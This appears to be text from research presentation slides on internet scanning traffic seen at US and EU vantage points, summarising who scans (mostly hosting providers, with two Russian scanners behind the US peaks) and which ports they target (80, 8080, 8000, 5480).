


# Activity & Maliciousness


Two Russian scanners are responsible for the US peaks

US VP 1


EU VP 1



# Who is Scanning?



# Who is Scanning?



- US observation fits the traffic peaks
- Hosting providers originate ~35% of traffic (US: 80%)
- Transit/Access networks follow with ~20% (US: 4%)

# What Ports are Targeted?


- Scanners favor HTTP-related ports: 80, 8080, 8000
- One of the Russian scanners focuses on 5480 (VMware VAMI)
- Top three ports make up  $\geq 50\%$
- Top ten ports account for 85%
- *Note:* We did not implement application-specific protocols.

# **Payloads of the Scanners**

